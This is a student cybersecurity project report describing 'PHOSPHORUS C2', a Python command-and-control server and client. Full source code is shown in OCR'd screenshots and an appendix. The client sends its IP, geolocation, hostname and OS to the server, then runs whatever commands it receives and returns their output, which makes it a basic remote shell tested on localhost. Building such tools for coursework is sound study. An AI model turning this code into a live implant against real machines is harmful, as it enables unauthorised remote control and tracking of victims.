Python Command-and-Control

Brandon M. Burke

Old Dominion University

Table of Contents

1. Problem Statement **pg. 3**

2. Hardware and Software **pg. 3**

3. Results & Discussion **pg. 4-9**

5. Appendix **pg. 10-20**

1. Problem Statement

Goals:

- Create a command-and-control server
- Create a client to connect to command-and-control server
- Server controls client with commands sent over a socket network
- Client executes commands and send output back to the server

Standard Inputs:

- Ask user to start the server with “1” or “start”
- Ask user to stop the server with “2” or “exit”
- User types commands and hits “return / enter” to send the command.

Standard Outputs:

- Client sends information about system, location, IP address, etc
- Client processes command, executes, and sends back the output to the server terminal

Error Handling:

- If a command is not able to execute, client will send a message back to the server to try another command
- If the user quits the server or client with a command, the client and server will close the socket connection
- KeyboardInterrupt (^C) will stop the client and server and close the socket connection

2. Hardware and Software

Hardware:

- Apple MacBook


Software:


- Ubuntu 22.04 LTS
- VIM v8.2.1847
- UTM (Hypervisor) v4.4.4
- Python v3.10.2


3. Results and Discussion


Results:

- Server






bburke@ubuntu-avm: ~/Desktop/CYSE 250 PROJECT
# function: send commands to the client
def send_command(client_socket, client_addr):
# variable: define client_addr with slicing & insert into the command variable for input
client_addr = client_addr[0]
command = input(f'{color.BLUE}[SHELL@{client_addr}]{color.CLEAR} >> ').strip()
# if else: if the command is 'exit' or '2', then send the command to the client to close the connection
# if else: elif the command is empty or '', then send 'exit' to the client
# if else: else send the command normally to the client to execute
if command == 'exit' or command == '2':
command = command.encode()
client_socket.send(command)
print(f'{color.YELLOW}[{symbol.WARNING}]{color.CLEAR} Client disconnected.')
print(f'{color.RED}[{symbol.ERROR}]{color.CLEAR} Stopping server.')
exit()
elif not command or command == '':
command = 'exit'.encode()
client_socket.send(command)
else:
command = command.encode()
client_socket.send(command)
# function: receive output from the executed commands on the client
def receive_info(client_socket, BUFFER):
# variable: decode the command_output from the client
command_output = client_socket.recv(BUFFER).decode().strip()
# if else: if the command is empty, then stop the server
# if else: else print the command to the terminal
if not command_output:
print(f'{color.YELLOW}[{symbol.WARNING}]{color.CLEAR} Client disconnected.')
print(f'{color.RED}[{symbol.ERROR}]{color.CLEAR} Stopping server.')
exit()
else:
print(command_output)
123,1
56%



bburke@ubuntu-avm: ~/Desktop/CYSE 250 PROJECT
# function: check the platform (OS) the server is running on and clear the screen
def check_systen():
# variable: define oSystem to check for operating system
oSystem = plat_sys()
# if else: if the oSystem is 'Windows', execute 'cls' to clear the terminal
# if else: elif oSystem is 'Darwin' (macOS) or 'Linux', execute 'clear' to clear the terminal
# if else: else print the system if not compatible & stop the server
if oSystem == 'Windows':
os_sys('cls')
elif oSystem == 'Darwn' or oSystem == 'Linux':
os_sys('clear')
else:
print(f'{color.RED}[{symbol.ERROR}]{color.CLEAR} Unsupported platform.')
exit()
# function: run all functions above
def main():
# function: run the check_system() function
check_systen()
# function: run the banner() function
banner()
# function: run the instruction_menu() function
instruction_menu()
# loop: while loop to ask for user input
while True:
# variable: define choice to ask for user input
choice = input(f'{color.BLUE}[CHOICE]{color.CLEAR} >> ').strip().lower()
# if else: if choice is '1' or 'start', start the server & break from the loop
# if else: elif choice is '2' or 'exit' stop the server
# if else: tell the user to input a valid option & re-run the loop
if choice == '1' or choice == 'start':
print(f'{color.GREEN}[{symbol.SUCCESS}]{color.CLEAR} Starting server.')
break
160,1 85%


bburke@ubuntu-avm: ~/Desktop/CYSE 250 PROJECT
def main():
# function: run the check_system() function
check_systen()
# function: run the banner() function
banner()
# function: run the instruction_menu() function
instruction_menu()
# loop: while loop to ask for user input
while True:
# variable: define choice to ask for user input
choice = input(f'{color.BLUE}[CHOICE]{color.CLEAR} >> ').strip().lower()
# if else: if choice is '1' or 'start', start the server & break from the loop
# if else: elif choice is '2' or 'exit' stop the server
# if else: tell the user to input a valid option & re-run the loop
if choice == '1' or choice == 'start':
print(f'{color.GREEN}[{symbol.SUCCESS}]{color.CLEAR} Starting server.')
break
elif choice == '2' or choice == 'exit':
print(f'{color.RED}[{symbol.ERROR}]{color.CLEAR} Stopping server.')
exit()
else:
print(f'{color.YELLOW}[{symbol.WARNING}]{color.CLEAR} Enter a valid option.')
# variable: define client_socket, client_addr, & BUFFER returned from function & pass into target_info(), send_command(), & receive_info()
client_socket, client_addr, BUFFER = listen()
target_info(client_socket, BUFFER)
# loop: while loop to constantly send commands & receive output from the client
while True:
send_command(client_socket, client_addr)
receive_info(client_socket, BUFFER)
# call the main function
if __name__ == '__main__':
main()
190,0-1 Bot


- Client


bburke@ubuntu-avm: ~/Desktop/CYSE 250 PROJECT
# PHOSPHORUS C2
# Command & Control Client
# Brandon Burke
# Twitter = @Burke_Cyber
# import: import libraries to use
from socket import *
import subprocess
from requests import get
from platform import system as plat_sys
# function: connect to the server
def connect():
# variable: define HOST, PORT, ADDRESS, & BUFFER
HOST = 'localhost'
PORT = 9999
ADDRESS = HOST, PORT
BUFFER = 4096
# variable: define client & connect to server ADDRESS
client = socket(AF_INET, SOCK_STREAM)
client.connect(ADDRESS)
# return: return client & BUFFER for other fucntions to use
return client, BUFFER
# function: send client information to the server such as IP, country, region, city, lat, long, hostname, & platform (OS)
def target_info(client):
# variable: request client information in the form of JSON (dictionary) data
data = get('https://ipwho.is/').json()
# variable: define hostname, os, ip, country, region, city, lat, & long
hostname = gethostname()
os = plat_sys()
ip = data['ip']
country = data['country']
1,1
Top


bburke@ubuntu-avm: ~/Desktop/CYSE 250 PROJECT
# function: send client information to the server such as IP, country, region, city, lat, long, hostname, & platform (OS)
def target_info(client):
# variable: request client information in the form of JSON (dictionary) data
data = get('https://ipwho.is/').json()
# variable: define hostname, os, ip, country, region, city, lat, & long
hostname = gethostname()
os = plat_sys()
ip = data['ip']
country = data['country']
region = data['region']
city = data['city']
lat = data['latitude']
long = data['longitude']
# variable: create a data variable to send back to the server
data = f'\nClient Infonation\n\nIP: {ip}\nCountry: {country}\nRegion: {region}\nCity: {city}\nLatitude: {lat}\nLongitude: {long}\nHostname: {hostn
ame}\nPlatform: {os}\n'.encode()
# send: send data variable back to the server
client.send(data)
# function: execute the command received from the server and send back the output of the command
def execute_command(client, command):
# variable: take the input of command and split (list) based on spaces between words
command = command.split()
# error handle: try to run the command using subprocess & if it fails, then send and error message
try:
# variable: define command_output, run the command, & make a standard output to send to server
command_output = subprocess.run(command, capture_output=True)
command_output = command_output.stdout
# if else: if the command_output is empty string, then send 'command executed' message
# if else: else send the original output of the command to the server
if command_output.decode() == '':
command_output = 'Command executed.'.encode()
client.send(command_output)
else:
71,1 50%


bburke@ubuntu-avm: ~/Desktop/CYSE 250 PROJECT
# variable: define command_output, run the command, & make a standard output to send to server
command_output = subprocess.run(command, capture_output=True)
command_output = command_output.stdout
# if else: if the command_output is empty string, then send 'command executed' message
# if else: else send the original output of the command to the server
if command_output.decode() == '':
command_output = 'Command executed.'.encode()
client.send(command_output)
else:
client.send(command_output)
except:
message = 'Enter a valid or supported command.'.encode()
client.send(message)
# function: call all functions above
def main():
# variable: define client & BUFFER returned from function & pass into target_info()
client, BUFFER = connect()
target_info(client)
# loop: while loop to constantly receive commands
while True:
# variable: decode the command received and pass into execute_command()
command = client.recv(BUFFER).decode()
# if else: if the command is 'exit' or '2' or '', then close the connection and break the loop
# if else: else run the command through execute_command()
if command == 'exit' or command == '2' or command == '':
client.close()
break
else:
execute_command(client, command)
# call the main function
if __name__ == '__main__':
main()
104,1 Bot

- Output



Discussion:

- The server listened for a connection from the client. The client then initiated the connection with the server. The client sent information such as IP address, Country, Region, City, Latitude, Longitude, Hostname, and Platform. Next the client awaits a command from the server. The server then sends the command to the client such as “whoami”. The client receives the command and executes the command on its system. It then takes the output of the command and sends it back to the server which is printed in the terminal. The connection can be stopped by hitting the enter/return key, ‘exit’, or ‘2’.
- Error handling was handled with try and except and if else statements. This allowed for the connection to continue without being interrupted by an unexpected result.
- Overall, the server was a huge success with more to come in the future such as the ability to handle multiple clients.

4. Appendix

```
##########################################################################
########################################

# PHOSPHORUS C2
# Command & Control Client
# Brandon Burke
# Twitter = @Burke_Cyber

##########################################################################
########################################

# import: import libraries to use
from socket import *
import subprocess
from requests import get
from platform import system as plat_sys


# function: connect to the server
def connect():

      # variable: define HOST, PORT, ADDRESS, & BUFFER
      HOST = 'localhost'
      PORT = 9999
      ADDRESS = HOST, PORT
      BUFFER = 4096

      # variable: define client & connect to server ADDRESS
      client = socket(AF_INET, SOCK_STREAM)
      client.connect(ADDRESS)

      # return: return client & BUFFER for other functions to use
      return client, BUFFER


# function: send client information to the server such as IP,
country, region, city, lat, long, hostname, & platform (OS)
```

```
def target_info(client):

    # variable: request client information in the form of JSON
(dictionary) data
    data = get('https://ipwho.is/').json()

    # variable: define hostname, os, ip, country, region, city,
lat, & long
    hostname = gethostname()
    os = plat_sys()
    ip = data['ip']
    country = data['country']
    region = data['region']
    city = data['city']
    lat = data['latitude']
    long = data['longitude']

    # variable: create a data variable to send back to the server
    data = f'IP: {ip}\nCountry: {country}\nRegion: {region}\nCity:
{city}\nLatitude: {lat}\nLongitude: {long}\nHostname:
{hostname}\nPlatform: {os}\n'.encode()

    # send: send data variable back to the server
    client.send(data)


# function: execute the command received from the server and send
back the output of the command
def execute_command(client, command):

    # variable: take the input of command and split (list) based on
spaces between words
    command = command.split()

    # error handle: try to run the command using subprocess & if it
fails, then send and error message
    try:

    # variable: define command_output, run the command, & make a
```

```
standard output to send to server
      command_output = subprocess.run(command, capture_output=True)
      command_output = command_output.stdout

      # if else: if the command_output is empty string, then send
'command executed' message
      # if else: else send the original output of the command to the
server
      if command_output.decode() == '':
            command_output = 'Command executed.'.encode()
            client.send(command_output)

      else:
            client.send(command_output)

      except:
      message = 'Enter a valid or supported command.'.encode()
      client.send(message)


# function: call all functions above
def main():

      # variable: define client & BUFFER returned from function &
pass into target_info()
      client, BUFFER = connect()
      target_info(client)

      # loop: while loop to constantly receive commands
      while True:

      # variable: decode the command received and pass into
execute_command()
      command = client.recv(BUFFER).decode()

      # if else: if the command is 'exit' or '2' or '', then close
the connection and break the loop
      # if else: else run the command through execute_command()
      if command == 'exit' or command == '2' or command == '':
```

```
            client.close()
            break

      else:
            execute_command(client, command)


# call the main function
if __name__ == '__main__':
      main()
```

```
##############################################################################
##########################################

# PHOSPHORUS C2
# Command & Control Server
# Brandon Burke
# Twitter = @Burke_Cyber

##############################################################################
##########################################

# import: import libraries to use
from socket import *
from os import system as os_sys
from platform import system as plat_sys


# class: colors for colored-terminal output
class color:
      RED = '\033[91;1m'
      GREEN = '\033[92;1m'
      YELLOW = '\033[93;1m'
      BLUE = '\033[94;1m'
      CYAN = '\033[96;1m'
      CLEAR = '\033[0m'
```

```
# class: symbols for a more robust terminal output
class symbol:
      ERROR = '\u2717'
      WARNING = '\u0021'
      SUCCESS = '\u2713'


# function: banner to display the script's name and author
def banner():
      print('''
\u2588\u2588\u2588\u2588\u2588\u2588\u2557 \u2588\u2588\u2557
\u2588\u2588\u2557 \u2588\u2588\u2588\u2588\u2588\u2588\u2557
\u2588\u2588\u2588\u2588\u2588\u2588\u2588\u2557\u2588\u2588\u2588\u2
588\u2588\u2588\u2557 \u2588\u2588\u2557  \u2588\u2588\u2557
\u2588\u2588\u2588\u2588\u2588\u2588\u2557
\u2588\u2588\u2588\u2588\u2588\u2588\u2557 \u2588\u2588\u2557
\u2588\u2588\u2557\u2588\u2588\u2588\u2588\u2588\u2588\u2588\u2557

\u2588\u2588\u2588\u2588\u2588\u2588\u2557\u2588\u2588\u2588\u2588\u2
588\u2588\u2557
\u2588\u2588\u2554\u2550\u2550\u2588\u2588\u2557\u2588\u2588\u2551
\u2588\u2588\u2551\u2588\u2588\u2554\u2550\u2550\u2550\u2588\u2588\u2
557\u2588\u2588\u2554\u2550\u2550\u2550\u2550\u255d\u2588\u2588\u2554
\u2550\u2550\u2588\u2588\u2557\u2588\u2588\u2551
\u2588\u2588\u2551\u2588\u2588\u2554\u2550\u2550\u2550\u2588\u2588\u2
557\u2588\u2588\u2554\u2550\u2550\u2588\u2588\u2557\u2588\u2588\u2551
\u2588\u2588\u2551\u2588\u2588\u2554\u2550\u2550\u2550\u2550\u255d

\u2588\u2588\u2554\u2550\u2550\u2550\u2550\u255d\u255a\u2550\u2550\u2
550\u2550\u2588\u2588\u2557
\u2588\u2588\u2588\u2588\u2588\u2588\u2554\u255d\u2588\u2588\u2588\u2
588\u2588\u2588\u2588\u2551\u2588\u2588\u2551
\u2588\u2588\u2551\u2588\u2588\u2588\u2588\u2588\u2588\u2588\u2557\u2
588\u2588\u2588\u2588\u2588\u2588\u2554\u255d\u2588\u2588\u2588\u2588
\u2588\u2588\u2588\u2551\u2588\u2588\u2551
\u2588\u2588\u2551\u2588\u2588\u2588\u2588\u2588\u2588\u2554\u255d\u2
588\u2588\u2551
\u2588\u2588\u2551\u2588\u2588\u2588\u2588\u2588\u2588\u2588\u2557
      \u2588\u2588\u2551    \u2588\u2588\u2588\u2588\u2588\u2554\u255d
```

```
\u2588\u2588\u2554\u2550\u2550\u2550\u255d
\u2588\u2588\u2554\u2550\u2550\u2588\u2588\u2551\u2588\u2588\u2551
\u2588\u2588\u2551\u255a\u2550\u2550\u2550\u2550\u2588\u2588\u2551\u2588\u2588\u2554\u2550\u2550\u2550\u255d
\u2588\u2588\u2554\u2550\u2550\u2588\u2588\u2551\u2588\u2588\u2551
\u2588\u2588\u2551\u2588\u2588\u2554\u2550\u2550\u2588\u2588\u2557\u2588\u2588\u2551
\u2588\u2588\u2551\u255a\u2550\u2550\u2550\u2550\u2588\u2588\u2551\u2588\u2588\u2551
      \u2588\u2588\u2551    \u2588\u2588\u2554\u2550\u2550\u2550\u255d
\u2588\u2588\u2551    \u2588\u2588\u2551
\u2588\u2588\u2551\u255a\u2588\u2588\u2588\u2588\u2588\u2588\u2554\u255d\u2588\u2588\u2588\u2588\u2588\u2588\u2551\u2588\u2588\u2551
      \u2588\u2588\u2551
\u2588\u2588\u2551\u255a\u2588\u2588\u2588\u2588\u2588\u2588\u2554\u255d\u2588\u2588\u2551
\u2588\u2588\u2551\u255a\u2588\u2588\u2588\u2588\u2588\u2588\u2554\u255d\u2588\u2588\u2588\u2588\u2588\u2588\u2588\u2551
